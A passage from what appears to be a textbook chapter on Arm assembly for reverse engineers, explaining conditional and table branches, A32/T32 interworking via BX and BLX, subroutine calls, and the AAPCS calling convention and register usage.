CMP Rn, #0  
BNE <label>
```

The `CBZ` instruction compares the specified register to zero and branches to the label if this condition is true.

```
CBZ Rn, <label>
```

This instruction is the equivalent of the following two operations:

```
CMP Rn, #0  
BEQ <label>
```

The A64 Test bit and Branch if Zero (`TBZ`) or nonzero (`TBNZ`) instructions test the value of the bit position specified via `#imm` and branch to a label based on the result, as shown in [Table 8.10](#).

Table 8.10: A64 Test and Branch Instructions

INSTRUCTION	SYNTAX
Test bit and Branch if zero	<code>TBZ Wt xt, #imm, <label></code>
Test bit and Branch if non-zero	<code>TBNZ Wt xt, #imm, <label></code>

Table Branches (T32)

The T32 instruction set provides table branch instructions (`TBB` and `TBH`), which perform PC-relative forward branches through branch tables, where `Rn` is the base register pointing to the branch table consisting of single byte or halfword offsets, and `Rm` specifies the index into the table. These two instructions are available only on the T32 instruction set. See [Table 8.11](#).

Table 8.11: T32-Only Conditional Branches

INSTRUCTION	SYNTAX
Table Branch (byte offset)	TBB{cond} [Rn, Rm]
Table Branch (halfword offs)	TBH{cond} [Rn, Rm, LSL #1]

This instruction is sometimes seen in the disassembly of optimized `switch` statements. Take the following simple `switch-case` function as an example:

```
int func(int a) {  
  
    unsigned int score = a;  
    char grade;  
  
    switch (score) {  
        case 9:  
            grade = 'A';  
            break;  
        case 8:  
            grade = 'B';  
            break;  
        case 7:  
            grade = 'C';  
            break;  
        case 6:  
            grade = 'D';  
            break;  
        default:  
            grade = 'F';  
            break;  
    }  
    return grade;  
}
```

If we compile this program for the A32/T32 instruction set and use the `-O1` compiler option, we can see the use of the TBB instruction in the disassembly output.

```
user@arm:~$ arm-linux-gnueabihf-gcc switch.c -o switch -O1 -c  
user@arm:~$ objdump -d switch  
  
switch:      file format elf32-littlearm
```

Disassembly of section .text:

```
00000000 <func>:  
 0: 3806      subs    r0, #6  
 2: 2803      cmp     r0, #3  
 4: d809      bhi.n   1a <func+0x1a>  
 6: e8df f000  tbb     [pc, r0]  
 a: 0406      .short  0x0406  
 c: 0a02      .short  0x0a02  
 e: 2042      movs    r0, #66 ; 0x42  
10: 4770      bx      lr  
12: 2043      movs    r0, #67 ; 0x43  
14: 4770      bx      lr  
16: 2044      movs    r0, #68 ; 0x44  
18: 4770      bx      lr  
1a: 2046      movs    r0, #70 ; 0x46  
1c: 4770      bx      lr  
1e: 2041      movs    r0, #65 ; 0x41  
20: 4770      bx      lr
```

Branch and Exchange

Branch instructions not only change the flow of execution but can also change the instruction set state. As you know, AArch32 supports two instruction sets: A32 for 32-bit ARM instructions, and T32 for 32-bit and 16-bit Thumb instruction encodings.

Jazelle is another, less common state, which executes Java byte codes directly and is implemented in older Arm architectures; however, this instruction state is obsolete on the Armv8 architecture, which does not support the hardware acceleration of Java byte codes anymore. The AArch32 implementation in Armv8 supports only the Trivial Jazelle implementation.

In AArch32, the *branch and exchange* instruction `BX` and the *branch with link and exchange* instruction `BLX` operate as *interworking branches* to switch between the A32 and T32 instruction set states. Interworking branches can also be performed via some (but not all) operations that load `PC`. These `PC`-load instructions operate like a

branch, keeping the interworking semantic described earlier. These instructions include `LDR` with `PC` as the transfer register, `POP` and `LDM` instructions that include `PC` in the register list, as well as many data processing instructions that use `PC` as the destination register. Instructions that write directly to `PC` are only supported on AArch32, since on AArch64, the `PC` can be updated only on a branch, exception entry, or exception return.

Examples of branch-like instructions that can write directly to `PC` and behave like an interworking branch are given here:

```
MOV PC, Rn  
ADD PC, Rn, #0  
LDR PC, [Rn]  
POP {Rn, Rm, PC}
```

Before we get into the specifics of these branch instructions, let's take a look at why we need special instructions for switching the instruction set in the first place. Suppose you want to write a small assembly program using a mix of Arm and Thumb instructions. In [Chapter 4](#), “The Arm Architecture,” we discussed that the `.ARM` and `.THUMB` directives instruct the assembler to translate subsequent instructions into either A32 or T32 instruction opcodes. Let's see what happens when we use these directives without instructions that switch the instruction set.

Assembler .ARM and .THUMB Interpretation

Assembly source

```
_start:  
.ARM  
    mov r0, #1  
    mov r1, #2  
    mov r2, #3  
  
.THUMB  
    mov r0, #1  
    movs r1, #2  
    movs r2, #3
```

Disassembly output

Disassembly of section .text:

```
00010054 <_start>:  
10054:   e3a00001      mov      r0, #1          // A32  
10058:   e3a01002      mov      r1, #2          // A32  
1005c:   e3a02003      mov      r2, #3          // A32  
10060:   f04f 0001      mov.w    r0, #1          // T32, 32-  
bit  
10064:   2102          movs     r1, #2          // T32, 16-  
bit  
10066:   2203          movs     r2, #3          // T32, 16-  
bit
```


The disassembly output looks as intended; the first three instructions are A32, and the last three are interpreted as T32 instructions. However, when we run this code, the processor will expect each instruction to be 4-byte aligned and execute T32 opcodes as A32 instructions, because the Thumb bit in the CPSR has not been set. In other words, when you write assembly, you might see the instructions you expected in disassembly, but these won't be the instructions executed by the processor. For this reason, it is

important to understand what is happening under the hood. So, let's break it down in more detail.

Since each A32 instruction is 4-byte aligned and the processor is still in A32 state, it will fetch 4 bytes of opcodes for each instruction in little endian and interpret them as A32 instructions. Take the first T32 instruction as an example. Since this instruction does not fit into the 16-bit Thumb encoding, it is split into two halfwords. When the processor fetches this instruction in little endian, it first fetches the least significant halfword of the next word, which means that the halfwords are flipped. This results in an entirely different instruction encoding.

0:	e3a00001	mov	r0, #1
4:	e3a01002	mov	r1, #2
8:	e3a02003	mov	r2, #3
c:	0001f04f	andeq	pc, r1, pc, asr #32
10:	22032102	andcs	r2, r3, #0x80000000

How did our first T32 mov instruction end up being translated to an `andeq` instruction? The answer is simple: the processor interprets the bits of each opcode based on the instruction state it is in. Let's compare the before and after in [Figure 8.2](#).



[Figure 8.2](#): Before and after


When learning assembly, it is useful to look at how instructions are interpreted under the hood and understand them on a deeper level. The Arm Architecture Reference Manual contains the instruction

encodings and syntax definitions to help you find the answer you are looking for. For this example, we will focus on the encoding for A32 data-processing instructions on a bit level to see how `0x0001F04F` translates to the `andeq` instruction. [Table 8.12](#) is a reduced version of the prerequisite bit states for an instruction to be interpreted as a data-processing instruction.

[Table 8.12:](#) Encoding Table for Data-Processing Instruction Groups

OP0	OP1	OP2	OP3	OP4	INSTRUCTION GROUP
00	0	<code>!=</code> <code>10xx0</code>	-	0	Data-processing register (imm. shift)
00	0	<code>!=</code> <code>10xx0</code>	0	1	Data-processing register (register shift)
00	1	-	-	-	Data-processing immediate


Looking at the bits of our opcodes, we see that they match the encoding of data-processing register instructions with immediate shift. See [Figure 8.3](#).



[Figure 8.3:](#) Instruction encoding

So far so good. What about the remaining bits? The next step is to look at the encodings for the data-processing instruction class with immediate shift and determine what components the remaining bit

patterns represent. These include the condition code, destination register, source operands, and the register shift operation with its shift value. In summary, [Figure 8.4](#) shows the positions of the remaining components for this instruction class as well as the interpretation of their bit patterns, resulting in the exact instruction we have seen before.



[Figure 8.4:](#) Instruction encoding component

The subsequent two 16-bit T32 instructions in our original assembly program are interpreted as a single 32-bit A32 instruction. See [Figure 8.5](#).

T32 2102 movs r1, #2

T32 2203 movs r2, #3

A32 2203 2103 andcs r2, r3, #0x80000000

Figure 8.5: T32 vs. A32 instruction encoding translation

For this reason, the processor needs to switch to the T32 instruction set state for these opcodes to be interpreted and executed as Thumb instructions. As mentioned in [Chapter 4](#), “The Arm Architecture,” the instruction set state is determined by the instruction set state bits in the CPSR. For the processor to execute T32 instructions, the Thumb bit needs to be set.

To reiterate where we left off, [Table 8.13](#) shows A32 branch instructions that can optionally switch between A32 and T32 instruction set states.

Table 8.13: A32 Branch and Exchange Instructions

INSTRUCTION	SYNTAX
Branch to Register and Exchange	BX{cond} Rm
Branch with Link and Exchange (immediate)	BLX{cond} <label>
Branch with Link and Exchange (register)	BLX{cond} Rm


The difference between these instructions is that `BLX` additionally saves the return address to the `LR` and is therefore used for subroutine calls. You'll learn more about subroutines later. When `BLX` branches to a *label*, the instruction set state and `PC`-relative offset of the target instruction are both encoded directly into the instruction. This is not the case when the target address is specified in a

register. Since instructions are either 4-byte or 2-byte aligned, the least-significant bit of instruction addresses written to the `PC` is always zero. When `BX` and `BLX` instructions branch to a register value, the target instruction set state is determined by its least-significant bit. If this bit is `0`, the subsequent instructions are executed as A32. If it is `1`, as T32.

Switch to or remain in A32 state if `bit[0] = 0`

Switch to or remain in T32 state if `bit[0] = 1`

This gets interesting when you write your own assembly code with a mix of A32 and T32 instructions. If you simply fill a register with the address of the T32 instruction you want to jump to and branch to it, the least significant bit (LSB) will be 0, and the Thumb bit won't be set. In that case, the trick is to set the LSB of the register value to 1 before branching to it. In the example shown in [Figure 8.6](#), we want to execute the instruction right after the branch as T32. Adding the PC value plus 1 to a register and branching to it will do the trick. (Remember, in A32 mode the PC effectively points to the current instruction + 8.)



The diagram shows a table of assembly code. An arrow labeled "Exchange" points to the first instruction, which is a 2-byte instruction `e12ffff10`. The table is divided into two sections: A32 (top) and T32 (bottom). The A32 section contains the first instruction, while the T32 section contains the remaining three instructions.

<code>e28f0001</code>	<code>add r0, pc, #1</code>	A32
<code>e12ffff10</code>	<code>bx r0</code>	
<code>3104</code>	<code>adds r1, #4</code>	T32
<code>2204</code>	<code>movs r2, #4</code>	

[Figure 8.6:](#) Switch to Thumb

This can be done in multiple ways such as by using an `ADR` instruction to fill a register with the address of a label and adding 1 to it.

Subroutine Branches

Subroutine branches follow a different rule than the direct branches covered before. When a program performs a subroutine call and expects the subroutine to return to the caller function, it needs a way to keep track of the return address. In this section, we will look at how subroutines work and the branch instructions used to call them.

Calls to subroutines are performed using a specialized group of branch instructions called *branch-with-link* instructions. These instructions not only change the program counter to the beginning of the function to be called but also save the *return address* for that function to the link register. The return address is the instruction immediately following the branch-with-link instruction. When the subroutine completes, it returns execution to this address to resume execution back at the caller. We will look at functions and subroutines in more detail in the next section (Functions and Subroutines), but let's first take a look at the branch instructions used in this context.


The AArch32 and AArch64 instructions shown in [Table 8.14](#) perform subroutine calls.

Table 8.14: Subroutine Call Instructions

STATE	INSTRUCTION	SYNTAX
AArch64	Branch with Link (immediate)	BL <label>
	Branch with Link Register	BLR Xn
	Return from subroutine	RET {Xn}
AArch32	Branch with Link (immediate)	BL{cond} <label>
	Branch with Link & Exchange (immediate)	BLX{cond} <label>
	Branch with Link & Exchange (register)	BLX{cond} Rm

The AArch32 instructions `BL` and `BLX` both set the Link Register (`LR`) to the address of the sequentially next instruction, which serves as the return address. The PC is set to the specified destination address and calls the subroutine.

In [Figure 8.7](#), `BL` is used to make a subroutine call to `func`, writing the address of the subsequent instruction (`0x10060`) to the `LR`. The LSB of the `LR` is set to 0 if the instructions of the caller function were executed from the Arm state, and to 1 if they were executed from the Thumb state. For this reason, the `func` subroutine ends with a `BX LR` instruction, which sets the `PC` to the address in `LR` and optionally switches the instruction set state based on the LSB of the destination address.



[Figure 8.7:](#) Subroutine call via `BL` instruction (A32)

The `BLX` instruction is used to optionally switch the instruction set state for the subroutine as part of the branch. See the example of a `BLX` subroutine call in [Figure 8.8](#).




Figure 8.8: Subroutine call via BLX instruction (A32)

The program starts in the A32 state and fills registers `R1` and `R2` before branching to subroutine `func` using a `BLX` instruction. Since the instructions in the `func` subroutine are meant to be executed as T32, the processor switches the instruction set state and executes them as T32 instructions. The `BX LR` instruction sets the `PC` to the address in `LR` with the LSB set to 0, initiating a switch from the current T32 state to the A32 state of the caller function.

In AArch64, the `BLR` and `BL` instructions are used for subroutine calls and write the return address to register `X30`. The `RET` instruction performs a subroutine return and is used when the subroutine was entered by a `BL` or `BLR` instruction. Under the hood, `RET` performs the same operation as `BR X30`, with an additional hint that this is a subroutine return. See [Figure 8.9](#).




Figure 8.9: A64 subroutine branch

Functions and Subroutines

In virtually all modern programs, program code is organized into functions that perform the logic for a given task. Functions can perform conditional logic, loops, and data processing, and can also call out to other functions (or even themselves recursively) to perform a subtask. Each function can take input parameters and can optionally return a result to the caller when it returns and resumes execution in the caller function.

The definition of a function, including its parameters and return values, are called the *function signature*. The signature is used by the routine (caller) to correctly format and efficiently transmit the arguments to the function being called, the subroutine (callee), and to return the function's result to the caller when the function completes.

NOTE In this section, the terms *argument* and *parameter* will be used interchangeably, and the term *function* refers to both routines with and without a result value. The label A32 will be used to refer to both A32 and T32 instruction sets.

The Procedure Call Standard

The Application Binary Interface (ABI) for the Arm Architecture is a collection of standards defining protocols that regulate the interoperation of binary files and development tools in a variety of Arm-based execution environments and enable functions to efficiently communicate with each other, both inside and between binary modules.¹

[Table 8.15](#) lists the main ABI standards, most of which are more relevant for authors of C and C++ compilers, linkers, and runtime libraries. For the purpose of reverse engineering Arm binaries, we will focus on the basics of the Procedure Call Standard for the Arm Architecture (AAPCS).

[Table 8.15:](#) ABI Standards

SHORTCUT	MEANING
AAPCS	Procedure Call Standard for the Arm Architecture
CPPABI	The C++ ABI for Arm Architecture
EHABI	Exception Handling ABI for the Arm Architecture
AAELF	ELF for the Arm Architecture
AADWARF	DWARF for the Arm Architecture
RTABI	Runtime ABI for the Arm Architecture
CLIBABI	The C Library ABI for the Arm Architecture
BPABI	The Base Platform ABI for the Arm Architecture

The AAPCS standard specifies the base for a group of Procedure Call Standard (PCS) variants and defines obligations between caller and callee routines, and their execution environment to create, preserve, and alter program states. It defines which registers can be

freely modified or should be preserved across the call, as well as the layout, alignment, and size of C and C++ data types. The handover mechanism by which a function (the caller) transmits arguments to the invoked function (the callee) and by which return values are transmitted back is called the *calling convention*.

[Table 8.16](#) summarizes the general-purpose registers visible to the A64 instruction set and their purpose in the AAPCS64 standard. Note that in this table, the labels $x_{0\ldots 30}$ refer to both 64-bit (x_n) and 32-bit (w_n) registers.

[Table 8.16:](#) A64 General-Purpose Registers and AAPCS64 Usage

REGISTER	SPECIAL	AAPCS64 USAGE
$x_{0\ldots 7}$		Argument/result registers
x_8		Indirect result location register
$x_{9\ldots 15}$		Temporary registers
x_{16}	IP0	Intra-procedure-call scratch register, temporary register
x_{17}	IP1	Intra-procedure-call scratch register, temporary register
x_{18}		The Platform Register, or temporary register
$x_{19\ldots 28}$		Callee-saved registers
x_{29}	FP	The Frame Pointer
x_{30}	LR	The Link Register (LR)
SP		The Stack Pointer

[Table 8.17](#) lists the core general-purpose (integer) registers visible to the A32 instruction sets and their role in the procedure call standard.

Table 8.17: A32 General-Purpose Registers and AAPCS32 Usage

REGISTER	SPECIAL	AAPCS USAGE
R0 - R1		Argument/result/scratch register
R2 - R3		Argument/scratch register
R4 - R8		Variable register
R9		Platform register
R10		Variable register
R11	FP	Variable register or Frame Pointer
R12	IP	Intra-Procedure-call scratch register
R13	SP	Stack Pointer
R14	LR	Link Register
R15	PC	Program Counter

Volatile vs. Nonvolatile Registers

The AAPCS standard also defines which registers need to be preserved across a function call and which can be freely modified by the callee. These registers are distinguished as *volatile* (caller-save) or *nonvolatile* (callee-save). A *volatile register* is a register whose value may be freely changed by a subroutine during its execution. By contrast, values held in *nonvolatile registers* must be preserved across the subroutine call. In other words, when a subroutine changes nonvolatile registers, it must save and restore their contents before returning to the caller function. See [Table 8.18](#).

Table 8.18: Volatile and Nonvolatile Registers

DESCRIPTION	REGISTERS (A32/T32)	REGISTERS (A64)
Volatile integer registers	r0-r3, IP	x0-x17
Nonvolatile integer registers	r4-r8, r10, FP, SP, LR	x19-x30
Platform-specific	r9	x18

By way of example, suppose a function has an important value held on x_7 and is about to make a subroutine call. Since the x_7 register is *volatile*, the function cannot guarantee that the value on x_7 will still be the same when the subroutine returns. The caller might therefore choose to save the value on x_7 to a temporary stack location or copy its contents to a *nonvolatile register* such as x_{20} prior to making the subroutine call. Since register x_{20} is defined as *nonvolatile*, its contents are preserved across the subroutine call.

The only outlier across these registers are the *platform-specific* registers R_9 and x_{18} . Here, the meaning and volatility requirement of the registers are specified by the platform. For example, on Arm-based Windows, x_{18} is a nonvolatile register that points to the Thread Environment Block (TEB) in user mode and the Kernel Processor Control Region (KPCR) in kernel mode, and on most Linux-based operating systems this register is used for Threat Local Storage (TLS).

Similarly, for A32, the purpose and volatility of register R_9 are platform-specific. For example, U-Boot uses R_9 to store a pointer to the global data region,² whereas many other platforms use R_9 as a nonvolatile general-purpose register.

Arguments and Return Values

The AAPCS defines several integer registers that can be used for passing arguments. Each argument is passed directly in integer

registers, ordered from left to right, on the registers $x_0 \dots x_7$ for A64, and $r_0 \dots r_3$ for A32.

These registers can also be used as scratch registers, meaning they can hold an immediate value as part of a calculation. In cases where a function needs to preserve the contents of a scratch register over another function call, it must save and restore the value.

In A32, integral and pointer return values are returned in r_0 , and 8- and 16-byte compound structures, including 64-bit integer return values, are returned on $r_0 \dots r_4$. In [Table 8.19](#) you can see a list of what the ABI means by Integral data types.³

